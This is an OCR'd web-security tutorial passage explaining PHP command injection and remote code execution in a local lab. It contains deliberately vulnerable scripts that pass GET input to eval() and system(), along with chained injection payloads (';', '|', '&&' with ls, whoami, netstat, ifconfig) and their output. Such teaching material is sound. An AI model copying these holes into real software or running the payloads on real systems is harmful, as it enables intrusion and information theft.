
It could be deduced, that ';' character played a major role in execution of the first command which a file name being passed as a value for the 'GET' parameter 'filename', but was ended by ';' character and then followed 'id' which brought back the results of the 'system()' execution from within PHP code which was supposed to be executed, if thought logically. This same result would be possible via using the pipe i.e: '|' character which would pipe out the output of the first command and lead to execution of the next command after the pipe:



File Edit View History Bookmarks Tools Help
Disable Cookies CSS Forms Images Information Miscellar

http://192.168....nk.txt%20|%20id

192.168.119.128/commandinjection/commandinject.php?filename=junk.txt | id



File Edit View History Bookmarks Tools Help
Disable Cookies CSS Forms Images Information Miscellaneous

http://192.168....nk.txt%20|%20id


192.168.119.128/commandinjection/commandinject.php?filename=junk.txt | id

```
Please specify the name of the file to delete

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

On a Windows environment, this could had been a '&&' character being used which was demonstrated in the web shell section detailed in this document before using a vulnerable application called 'Mutillidae'. This is what is known to be Shell Injection or Command Injection wherein system shell commands are being executed or called for a malicious purpose by an attacker to harvest more information on a target or to do much more than what is documented here. A good command injection example with 'Ruby On Rails' powered applications could be seen here. Another example of a remote command injection on a CISCO based Linksys router could be witnessed here. The necessity to look at these examples is to make the reader aware of the diversity of so many variants of using command injections which could be used in a malicious way for a web attacker 'to carry out intrusions or information harvesting operations. The point is to grasp the concept and differentiate this same vulnerability against a vulnerability called 'Remote Code Execution'. The next section of the continuation does not only define remote code execution but would be also detailing on 'RCE' for an introduction demonstration which would deal off with the later concepts covered briefly in some other document.


Remote Code Execution is a vulnerability which could be exploited from a machine in a remote location which is geographically separated from the victim machine and uses the programming code such as PHP, Ruby, Perl, Python, etc. as its executed residue for a web attacker to intrude. In simpler terms, shell injections or command injection used UNIX/Linux/*nix or Windows environments shell and were dependent on their shell capabilities while in Remote Code Execution, the exploitation deals with the processing language code such as PHP, Perl, Ruby, Python, etc. and uses the injected 'code' as a part of the application programming language in order to dynamically alter the execution flow such that the attacker would be able to control the execution. The language allows dynamic evaluation at runtime.

Remote Code Execution is different from a Remote Command Execution. The later could again be termed as Shell Injection or Command Injection leading to execution of arbitrary commands using the capabilities of the operating system shell. In Remote Code Execution, abbreviated as 'RCE', the sole purpose is to use the processing language flaw because the application developer might not had stood up against mitigating the flaws at earlier stages while the application was being developed. Now, it is also to be noted that Remote Code Execution could be obtained via SQL Injection flaw, via Local File Inclusion Flaw, or Remote Code Execution could also lead to Shell Injection or Command Injection flaw. To be able to deliver the concept here, consider PHP as the programming language processor of choice running at the back-end. Having said that, as shown earlier in this document, command injection used similar PHP script, here to demonstrate remote code execution for a basic introductory demonstration, I'd be using similar script, but the functionality and the exploitation technique would be different. Remember, any shell injection or command injection which happens across the wide area network which is the 'Internet' could be termed as 'Remote Command Execution', the process of 'injecting' the payload is termed as 'Remote Command Injection'. The demonstration below is for Remote Code Execution, code as in raw code which the back-end processing language supports, which might lead to arbitrary command execution but should not be confused with 'command injection' vulnerabilities in itself. To be able to deliver a simpler form of a PHP code which would be able to induce he concept of Remote Code Execution, consider the script below:



```
  GNU nano 2.2.6            File: remotecode.php

<?php
print("<h1>Remote Code Execution Code</h1>");
print("<p>use GET method parameter 'code'.</p>");
print("<p>The function used is a basic PHP eval</p>");
  eval($_GET['code']);
?>
```

The functionality of the script is to use the 'eval' function which is included in PHP. The functionality of using 'eval' is to evaluate any string passed onto the 'code' GET parameter to be treated as a PHP code and return the operation which follows next as a result of such an evaluation. Testing if the script which was prepared was executing as it should be, we should be able to receive the rendered version of the PHP script in our browser:




Remote Code Execution Code

use GET method parameter 'code'.

The function used is a basic PHP eval

This just illustrated that the script was working as it should. The only thing was to test for the functionality which could be witnessed by appending a 'query string' consisting of the 'query parameter' and the 'query keyword' which has to be passed as a value as a part of the query string. This query value which is to be submitted would contain a 'payload' which will be treated by the PHP processor as executable PHP code since the 'eval' function treats anything passed such as 'strings' into PHP context based strings for PHP based evaluation which a malicious attacker could misuse since his version of 'string' would be malicious in purpose. The following 'payload' as a part of the query keyword value will illustrate the concept for Remote Code Execution:



192.168.119.128/remotecodeexecution/remotecode.php?code=phpinfo();
D
phpinfo()
192.168.119.128/remotecodeexecution/remotecode.php?code=phpinfo();

Remote Code Execution Code

use GET method parameter 'code'.

The function used is a basic PHP eval

The appended payload consist of ‘phpinfo()’ which is a PHP function and passed as a ‘string’ for the ‘eval’ function to evaluate. Since ‘eval’ function in its nature to parse anything passed to it as PHP code would be formulated, the resultant is rich information disclosure, as observed below:



Remote Code Execution Code

use GET method parameter 'code'.

The function used is a basic PHP eval

PHP Version 5.4.4-14+deb7u12


System	Linux shritam 3.14-kali1-686-pae #1 SMP Debian 3.14.4-1kali1 (2014-05-14) i686
Build Date	Jun 30 2014 18:47:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS

Notice, a ‘;’ was appended after ‘phpinfo()’ for the function to be terminated for execution purposes. Without such a character, the execution would not occur. The results which were obtained as a result of using the ‘eval’ function were massive information disclosure which could be useful to an attacker. PHP version numbers and all the configuration used for the back-end PHP were disclosed. This is what a Remote Code Execution looks like and this again is a distinguishing feature from Remote Command Execution, Command Injection or Shell Injection. Remote Code Execution could also be leveraged in such a way to bend the attack towards a leading ‘remote command execution’ or execution of arbitrary system shell commands which would be covered in document which discusses ‘Remote Code Execution’ in details. Hence, the conceptual differences between shell injection or command injection or remote command injection and remote code execution was delivered. This could be later used for information.

As far as the differences for Code Injection goes, in the documents before in this series, I resembled ‘code injection’ to be a flaw which is used via the ‘processing’ language. If the processing language is the browsers render engine which renders web-pages and use HTML, its HTML code injection. In a similar fashion, if the processor was to be PHP, the same would be PHP code injection. But the difference between HTML Code Injection and PHP Code Injection lies in its type. HTML Code Injection would be client side code injection, whilst PHP Code Injection vulnerabilities would be server side code injection since PHP runs on a web-server and processes the web logic. Having said that, I had detailed both HTML and PHP Code Injection to encircle the client side and the server side nature before. Now, to be able to differentiate between Code Injection and Command Injection, the same concept as above applies. In Code Injection, one has to introduce or inject ‘code’ taking into consideration of the language used; while in command injection, the system shell commands would suffice enough for command execution.

Command Injection Vulnerable Code using PHP ‘system()’ Function

The sole purpose of the PHP system() function is to fetch a input and based on the input evaluate the system function as such that there is an associative ‘command’ attached to it. For an example, a web developer might had introduced PHP system() function in order to automate not having to re-write functions manually. This could be from listing a directory, or displaying the contents of a file to display group ownership, etc. The functionalities which might be possible is endless and as desired by the web developer, these tasks could be carried out in a very efficient manner. For an example, consider the following sample application which would be vulnerable to command injection, as we’d see later:




```
  GNU nano 2.2.6            File: userid.php

<?php
  print("<h1>Sample User ID Detection</h1>");
  if(empty($_GET['user']))
    die('You didn\'t enter the name of the user.');
  $user = $_GET['user'];
  system("id $user");
print("<br/> <br/> <br/>");
print("<div>");
print("Note that invalid users will end up with no results");
print("</div>");
?>
```

The basic functionality of the script is to detect the group identification of a query keyword passed onto the query parameter named ‘user’. The value of the ‘user’ could be any system user who might want to look at his ownership status with respect to its identification such as user identification, group identification and to which ‘group’ in the system the submitted ‘username’ belongs to. The purpose being simple enough, is scripted in PHP to display the results. The system() function calls the ‘id’ command which in Linux would do the job. Remember, the intended purpose of the application was to only provide identification status with group ownership, but this however could be used by malicious attackers to execute arbitrary commands on the shell’s behalf exploiting the very nature of command injection which means ‘injecting’ shell commands in such a way that the first given command which is ‘id’ and is default is executed, as well as the next command which would be the payload by the attacker will be executed as well. This payload would play the malicious role in getting the system compromised.

That been said, how it would be done and how it would look will be discussed later. First, I would lay down the working of the application in a better visual way for the reader to be comforted with the working of the application. The web-server used to deliver this PHP script is ‘Apache’ on Linux, and I would access the application from a ‘Windows’ machine for execution of this same script.


To be able to browse through the application, first I'd test if the script itself was working:


File Edit View History Bookmarks Tools Help
http://192.168.1...tion/userid.php
192.168.119.128/commandinjection/userid.php
Disable Cookies CSS Forms Images Information

Sample User ID Detection

You didn't enter the name of the user.

The application is working as it should. The displayed message warns that the user did not submit any value for the query parameter since the query parameter passes through a verification check if it was submitted or not. Since no query parameters were submitted, this appropriate message was displayed judged by the 'if' condition which were imprinted into the PHP code itself. The application logic is simple here. Since, for a useful task to achieve, the users of the application might want to know their identification status on the system using the application functionality, the query parameter named 'user' along with its value must be passed it order to get the results:


File Edit View History Bookmarks Tools Help
http://192.168...php?user=coded
192.168.119.128/commandinjection/userid.php?user=coded
Disable Cookies CSS Forms Images Information Miscellaneous

Sample User ID Detection

uid=1000(coded) gid=0(root) groups=0(root)

Note that invalid users will end up with no results

On my Linux machine the username had to be 'coded', it could be entirely different in case for others. Check system user names for this application to deliver appropriate results. Now, what the sample application achieves is the result in a manner it was intended to do using the PHP system() function but this had be to bent in a way, that an application penetration tester or a web attacker might exploit this.

Exploiting Command Injection on PHP to Obtain Command Execution

In order to detail yet again, Linux uses commands which could be separated for execution one by one using characters which are allowed in the Linux system shell, such as:


- |
- ;

The first command which is called a ‘pipe (|), is used to execute the first command and then pipe out the result of the first command for the next command and hence execute the second command too and displaying the second command. Here the first command might be executed but the execution results would not be displayed. Only the command after the pipe which is the second command gets both executed and displayed. This is the first trick which could be used in a malicious purpose if an application is using an insecure way of calling such PHP based code system() function.

The next character which is the ‘semicolon’ (;), is used to ‘terminate’ any command and the command could be displayed. The next command which a malicious attacker would use as a payload will also be executed and displayed. In this case, both the commands are getting executed and displayed. Using the semicolon (;), the attacker might end up the execution of the first command and might trigger ‘commands’ for execution by ‘injecting’ malicious payload as per his/her wish. This is the second trick.

On a Windows system, if the script was hosted in a Windows environment, these both tricks could fail and hence here the ‘&&’ character is used to execute both the commands simultaneously and therefore display the resultant of both the commands. This is however for Windows based operating system which is different from shell functioning of Linux based operating system not enabling the use of ‘;’ or ‘|’.

Now, that the concepts of such a trick via which the application might be compromised is detailed, in order for a ‘command injection’ to work, this has to be tested, I test it via appending a semicolon (;) thereby executing my first usual command which is normal and then again appending a ‘list’ command in order to determine if the application was vulnerable to ‘command injection’ leading to arbitrary command execution or not. The payload would be:




http://192.168....ed;%20ls%20-la

192.168.119.128/commandinjection/userid.php?user=coded; ls -la

The idea behind the payload was discussed earlier and 'coded' being the legal username for the system I am using will suffice. I then appended the semicolon to make sure that the command ends up getting executed by at the same time I also appended an extra command such as 'ls –la' which would list out every file and directory in a detailed way. This of course could be a different payload, but initially I kept it simple for conceptual grounds to be cleared from the very beginning. The use of multiple command and ending them one by one using the semicolon would also work and we'd see that in this document.

The payload which was submitted resulted in both the commands being executed revealing massive directory information from wherein the command was triggered:


File Edit View History Bookmarks Tools Help
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

http://192.168....ed;%20ls%20-la


192.168.119.128/commandinjection/userid.php?user=

Sample User ID Detection

```
uid=1000(coded) gid=0(root) groups=0(root) total 76 drwxr-xr-x 2 root root 4096 Sep 22 23:56 .
drwxrwxrwx 6 root root 4096 Sep 22 22:41 .. -rwxr-xr-x 1 root root 108 Sep 22 23:45 binarypass.php
-rwxr-xr-x 1 root root 125 Sep 22 05:35 commandinject.php -rw-r--r-- 1 root root 1641 Sep 23 00:22
index.html -rw-r--r-- 1 root root 15 Sep 22 04:41 junk.txt -rw-r--r-- 1 root root 47872 Oct 24 2013
update.exe -rwxr-xr-x 1 root root 304 Sep 22 23:51 userid.php
```

Note that invalid users will end up with no results

Notice, the identification status as well as the file listing were executed since the malicious payload contained extra commands. Next, the possibility to take this further, these commands could be multiplied using the basic ideology of allowed execution in Linux shell via the semicolon termination. An example for such is witnessed below in the image:


Disable Cookies CSS Forms Images Information Miscellaneous Outline

http://192.168....ntp;%20ifconfig


192.168.119.128/commandinjection/userid.php?user=coded; ls -la; whoami; netstat -antp; ifconfig

The payload which I used would:

- Detail directory listing via 'ls –la' command.
- Detail on the system ownership using 'whoami' command.
- Detail the TCP/IP socket usage and their ports using 'netstat –antp' command.
- Detail the internet protocol configuration and reveal IP information using 'ifconfig' command.

All of these aforementioned command would works in the Linux environment and is hence valid. Should anyone require to enumerate the directories on Windows OS, using 'dir' instead of 'ls' would be suffice?

The resultant of such an execution of commands in a serialized way would reveal information and execute all the commands, this could be witnessed in the image attached below for a reference:


File Edit View History Bookmarks Tools Help
http://192.168....ntp;%20ifconfig
Google
Disable▾ Cookies▾ CSS▾ Forms▾ Images▾ Information▾ Miscellaneous▾ Outline▾ Resize▾


192.168.119.128/commandinjection/userid.php?user=

Sample User ID Detection

```
uid=1000(coded) gid=0(root) groups=0(root) total 76 drwxr-xr-x 2 root root 4096 Sep 22 23:56 .
drwxrwxrwx 6 root root 4096 Sep 22 22:41 .. -rwxr-xr-x 1 root root 108 Sep 22 23:45 binarypass.php
-rwxr-xr-x 1 root root 125 Sep 22 05:35 commandinject.php -rw-r--r-- 1 root root 1641 Sep 23 00:22
index.html -rw-r--r-- 1 root root 15 Sep 22 04:41 junk.txt -rw-r--r-- 1 root root 47872 Oct 24 2013
update.exe -rwxr-xr-x 1 root root 304 Sep 22 23:51 userid.php www-data Active Internet connections
(servers and established) Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program
name tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:8082 0.0.0.0:* LISTEN 2823/mono
tcp 0 0 192.168.119.128:45453 74.125.236.198:80 ESTABLISHED - tcp 0 0 192.168.119.128:45454
74.125.236.198:80 ESTABLISHED - tcp 0 0 192.168.119.128:49871 167.114.23.204:22
ESTABLISHED - tcp 0 0 192.168.119.128:41645 74.125.130.139:80 ESTABLISHED - tcp6 0 0 :::80
:::* LISTEN - tcp6 1 0 192.168.119.128:80 192.168.119.1:55426 CLOSE_WAIT - tcp6 0 0
192.168.119.128:80 192.168.119.1:55496 ESTABLISHED -
```

Note that invalid users will end up with no results

On properly investigating the result values, one would notice all the command which were introduced as a payload by an attacker ended up getting executed. Same way the pipe technique could be used which is redirecting the flow of execution of the first command with the results of the first command be delivered to the next con-current command which is queued up for execution. This would look as:

